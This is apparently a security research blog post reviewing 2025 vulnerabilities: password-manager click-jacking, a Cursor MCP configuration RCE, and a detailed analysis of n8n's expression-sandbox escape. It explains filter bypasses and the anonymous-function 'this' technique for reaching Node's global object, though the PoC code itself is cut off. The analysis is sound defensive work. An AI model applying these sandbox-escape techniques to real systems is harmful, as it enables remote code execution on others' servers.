
The majority of tested password managers were found to be vulnerable to click-jacking attacks. Even security-focused extensions such as 1Password and Bitwarden did not fully prevent click-jacking; rather, they only mitigated certain aspects of the attack surface. It is entirely plausible that such click-jacking techniques may have already been exploited in real-world environments.
In practice, users routinely encounter cookie prompts on websites accessed through search results and often click “Accept” without hesitation. If even one of those sites had been orchestrating a click-jacking attack, sensitive credentials could have already been exposed to malicious actors.
This section summarizes the core concepts of the click-jacking attack and the techniques presented in the research. Detailed proof-of-concept demonstrations and videos are not included here. Readers interested in the full technical depth and impact are strongly encouraged to review the original research material.
https://marektoth.com/blog/dom-based-extension-clickjacking/#credit-card
Cursor AI Code Editor RCE
https://thehackernews.com/2025/08/cursor-ai-code-editor-vulnerability.html
Riding the wave of the AI boom, countless AI agents and AI tools emerged and disappeared in rapid succession. Among this flood of tools, one that clearly stood out was Cursor. Cursor is an integrated development environment built as a fork of Visual Studio Code, designed to automate tasks such as code generation and analysis using AI.
However, beneath its convenience lay a critical security flaw. A severe vulnerability, CVE-2025-54136, was disclosed, carrying the impact of Remote Command Execution (RCE).
Cursor Configuration File
CVE-2025-54136 is an RCE vulnerability affecting Cursor code editor versions 1.2.4 and below. The issue was discovered by Check Point Research on July 16, 2025. It received a high CVSS score of 7.2 out of 10. The vulnerability stemmed from the way the software handled modifications to Model Context Protocol (MCP) server configurations.
MCP Server Configuration Handling
At startup, Cursor referenced a configuration file located at ~/.cursor/rules/mcp.json. A typical configuration file is structured as follows.
1 | "mcpServers": { |
At this point, two particularly dangerous options become apparent: command and args. These fields specify the commands executed when Cursor starts, and notably, they are run without any additional validation. CVE-2025-54136 centered precisely on this behavior. If an attacker is able to access and modify this configuration file, malicious commands can be executed on the user’s host every time Cursor launches.
Key question
This naturally raises an important question. If an attacker can already access local files on the user’s host, hasn’t the system effectively been compromised already?
The risk highlighted by CVE-2025-54136 lies in a different trust model. The issue arises when users trust MCP configurations shared on platforms such as GitHub. Even if the MCP configuration file is later modified, commands can be executed without any warning or re-approval from the user.
For example, consider a legitimate MCP developer who publishes a useful MCP server on GitHub and maintains it publicly. Users download and trust this MCP for convenience. If the developer’s account is later compromised and the MCP configuration is modified to include malicious commands, those users — having already trusted the MCP — will unknowingly execute those commands simply by launching Cursor.
In other words, this vulnerability represents a supply chain attack vector rooted in implicit trust.
Similar scenarios can easily be constructed. An attacker could initially publish an MCP that appears benign, build a large user base, and later modify the configuration to introduce malicious commands and achieve RCE.
This leads to the final question: how was this trust-based attack surface ultimately mitigated?
CVE-2025-54136 Patch
https://github.com/cursor/cursor/security/advisories/GHSA-24mc-g4xr-4395
Cursor updated its logic so that any modification to the mcpServers field within the MCP configuration file now requires explicit user approval.
Rather than applying changes immediately, the system introduces a verification step in which the user must review and approve the update. While this inevitably shifts some responsibility to the user, it at least prevents silent exploitation and closes the blind trust gap that enabled the vulnerability.
In recent years, alongside AI-driven attack techniques, there has been a noticeable rise in phishing campaigns, supply chain compromises, and trojan-style attacks. In some cases, malicious code has even been embedded directly into public proof-of-concept exploits for specific CVEs. There have also been incidents where attackers impersonated official websites, hijacked administrator accounts, and executed large-scale supply chain attacks — as seen in the npm ecosystem breaches.
As AI continues to evolve rapidly and new tools are released almost daily, many users are becoming desensitized to security risks, casually visiting untrusted websites or downloading and running tools without proper scrutiny. Attackers actively exploit this behavior and continue to profit from it.
To defend against such threats, all content accessed over networks should be treated under a zero-trust mindset, using only tools and sources that can be confidently verified. Otherwise, the next target of a major compromise may very well be us.
What is n8n?
n8n (n-eight-n) is an open-source workflow automation platform. Because you build workflows by connecting service/application-specific nodes in a visual editor, it is relatively less complex, and even non-technical users can easily connect multiple services and applications to create automated workflows.
With strengths such as a visual editor, many nodes, flexible extensibility, open-source, and self-hosting support, it has become more popular than previously paid workflow automation frameworks (ex, Make, Zapier).
](/%5BENG%5D%20Deep-research-of-2025-Security/image%209.png)
n8n visual editor - https://www.npmjs.com/package/n8n
I analyzed at the code level the root cause of CVE-2025-68613, a Remote Code Execution (RCE) vulnerability in n8n with a CVSS score of 9.9, and examine its mechanism and impact.
Environment setup and basic feature analysis
To make debugging easier, I used the VS Code debugger in a Windows environment. I set up n8n@1.121.0 (the pre–CVE patch version) by cloning the repository with git clone, then installed dependencies and completed the build using pnpm.
1 | # git clone |
After the build completes successfully, running it using VS Code’s Launch n8n with debug option finishes the environment setup. Detailed instructions for configuring the debugging environment are provided in DEBUGGER.md under the .vscode folder in the n8n project directory.

n8n main screen after successful setup
Basic feature analysis
The workflow UI editor provided by n8n looks like the image below. After setting the workflow’s trigger condition, you build the actions to run on trigger using node-based blocks.

n8n initial screen
For a simple test, the workflow was configured to use Workflow Execution as the trigger; when the workflow runs, it executes arbitrary JavaScript code and sends an HTTP request via a webhook, and testing was carried out with this setup.

Workflow test

Workflow execution result
Examine n8n vulnerability (CVE-2025-68613)
CVE-2025-68613 is a Remote Code Execution (RCE) vulnerability in n8n caused by Expression Injection.
The vulnerability occurs in the Edit Fields (Set) node within the workflow features described earlier. Through the Edit Fields node, users can enter new data or overwrite existing data. When entering data, n8n allows the use of JavaScript expressions, and the vulnerability arises from this expression feature.

Edit Fields configuration screen
When expressions are used, you can use the result of executing JavaScript code rather than a fixed value. However, due to a lack of proper input validation during execution, it becomes possible to run unintended JavaScript code and execute OS commands.
The PoC reproduction steps are as follows.
- Create an Edit Fields node
- Use the Expression feature in field settings to execute malicious JavaScript code
- RCE occurs
PoC Code
1 | { |
Workflow execution flow analysis
When a workflow is executed—or when a node within a workflow is executed—the code for the /:workflowId/run route is triggered. On line 472, the this.workflowExecutionService.executeManually function is called, passing in the execution target (the workflow or node) along with the user information.

packages\cli\src\workflows\workflows.controller.ts / lines 450–477
Subsequent function execution flow
WorkflowsController.runManually
⇒ workflowRunner.run
⇒ runMainProcess
⇒ this.manualExecutionService.runManually
⇒ processRunExecutionData
…
⇒ workflow.expression.getPrameterValue
In this flow, nodes are executed sequentially from the first node, going through steps such as data processing and data transfer between nodes.
For each node execution, there is a step where the parameters used between node executions are parsed. In the NodeExecutionContext class within the node-execution-context.ts file, the values of the passed node parameters (e.g., id, name, type, etc.) are processed via the workflow.expression.getParameterValue method.
1 | export abstract class NodeExecutionContext implements Omit<FunctionsBase, 'getCredentials'> { |
Afterward, in the Expression class’s resolveSimpleParameterValue method, the isExpression function is used so that when a parameter value is an expression, the expression is processed and its resulting value is returned.
1 | export class Expression { |
After that, the Expression is resolveSimpleParameterValue in the method, renderExpression processed by the function.
Before evaluating expressions, n8n implements input filtering and a custom sandbox to prevent execution of expressions containing malicious code. I analyze the filtering and sandboxing behavior during expression execution to explain how the PoC works.
Filtering and sandboxing code analysis
The Expression filtering and rendering part of resolveSimpleParameterValue is as follows.
1 | export class Expression { |
Among the code above, the main filtering and sandboxing parts are as follows, and I analyze how each part works.
1 | Expression.initializeGlobalContext(data); |
Expression.initializeGlobalContext
Part of the code for Expression.initializeGlobalContext(data); is structured as follows.
1 | // packages\workflow\src\expression.ts / 53 ~ 86 lines |
Expression.initializeGlobalContext overrides the methods on the object which is passed as an argument. By redefining keywords such as document, global, window, this, Function and other objects it aims to prevent sandbox escaping and malicious code execution.
However, restricting the scope by overriding an object’s methods clearly has limitations. How this logic prevents sandbox escaping will be explained in more detail later, during the analysis of the sandbox implementation approach.
data[sanitizerName] = sanitizer;
data[sanitizerName] = sanitizer; is the part where a function is defined to override the prototype-referenced objects commonly used for Prototype Pollution and sandbox escaping, right before an expression is executed.
1 | export const sanitizer = (value: unknown): unknown => { |
The function sanitizer checks whether the input string contains prototype-related keywords. It is used on code parsed inside the sandbox; when referencing a method on an object and for each referenced method name.
There are multiple pieces of code intended to prevent Prototype Pollution and sandbox escaping by mitigating abuse of prototype methods, and different functions are invoked depending on the calling pattern or context. The sanitizer is used to defend against keyword-filter bypasses such as 'prot' + 'otype'.
1 | (function anonymous(E) { |
The code above is sandboxed code that runs to process an expression when something like {{ "eedx"['proto'+'type'] }} is injected and executed. Although the prototype keyword is obfuscated using the 'proto' + 'type' form, it is passed as an argument to the sanitizer function described earlier and gets filtered, which prevents prototype access.
parameterValue.match(constructorValidation);
This code appears to prevent Prototype Pollution and sandbox escaping via constructor using a regular expression.
1 | const constructorValidation = new RegExp(/\.\s*constructor/gm); |
Using constructor, an attacker can access a parent object or the Function object and execute arbitrary code, so it appears the code attempts to prevent such behavior by blocking the use of constructor. It defends against references in the .constructor form, but it cannot block references in the ["constructor"] form.
In addition to the three filtering and sandboxing code snippets above, I further analyzed the prototype-reference defense logic and the sandboxing logic.
Sandboxing
After sandboxing, n8n executes expressions roughly as follows.
1 | export class FunctionEvaluator implements ExpressionEvaluator { |
For sandboxing, the expression code is parsed into an AST and sanitized, then combined with the Function constructor to define a function that contains the injected expression code. That function is then invoked via call, with the data object—containing the sandbox-escape prevention and filtering functions analyzed earlier—passed in as an argument.
The data object replaces the function’s this, and it includes the functions required to execute the expression. If it were possible to call the global eval without referencing this, the sandbox could be escaped and the eval function could be used. However, if you inject a payload that calls eval, the function body is defined and executed as follows.
1 | // {{ eval(1) }} |
Due to n8n’s internal expression-parsing logic, the eval function is not called from the global scope; instead, it is resolved from the data object that was passed in to replace the function’s this. A detailed analysis of the expression-parsing mechanism is omitted since it goes beyond the scope here, but because of this parsing and execution model, the functions that were redefined as empty objects in Expression.initializeGlobalContext cannot be used.
Preventing prototype references
In addition to the sanitize function, there is also logic that checks—after expression parsing is complete—whether the code contains any prototype references. This appears to be designed to prevent sandbox escaping and prototype pollution.
1 | // packages\workflow\src\expression-sandboxing.ts |
If the AST indicates an attempt to reference prototypes, it returns an error due to security concerns and prevents expression execution.
PoC code analysis
Even though many filtering and defensive measures were implemented to prevent sandbox escaping, they were all bypassed. Compared to the amount of defensive code, the PoC is short and simple, making the vulnerability look deceptively easy to find.
(I initially thought it was just straightforward code execution without any bypass.)
Why does the PoC work? Let’s take another look at the PoC.
1 | // Linux |
In the PoC, when calling global functions/objects, it does not call them directly from the expression. Instead, it wraps the call in an anonymous function, and within that function it uses this the object to call process and loads the library needed for the RCE attack.
1 | (function anonymous(E) { |
The code above is what the expression evaluates to and what will run in the sandbox when executing the PoC. In that scope, using the debug console we can compare calling this versus calling it inside an anonymous function.

In the sandbox: difference between global this and this inside an anonymous function
From the results above, calling this directly refers to the pre-supplied data object, but when the call is wrapped in an anonymous function, it can be seen to reference the global object (global). This shows that when this is accessed inside an anonymous function, it does not reference the pre-supplied object and instead resolves to the global object global. This is a sandbox-escaping technique in Node.js when running in non-strict mode.
In non-strict mode, if a function isn’t called as a method of an object,
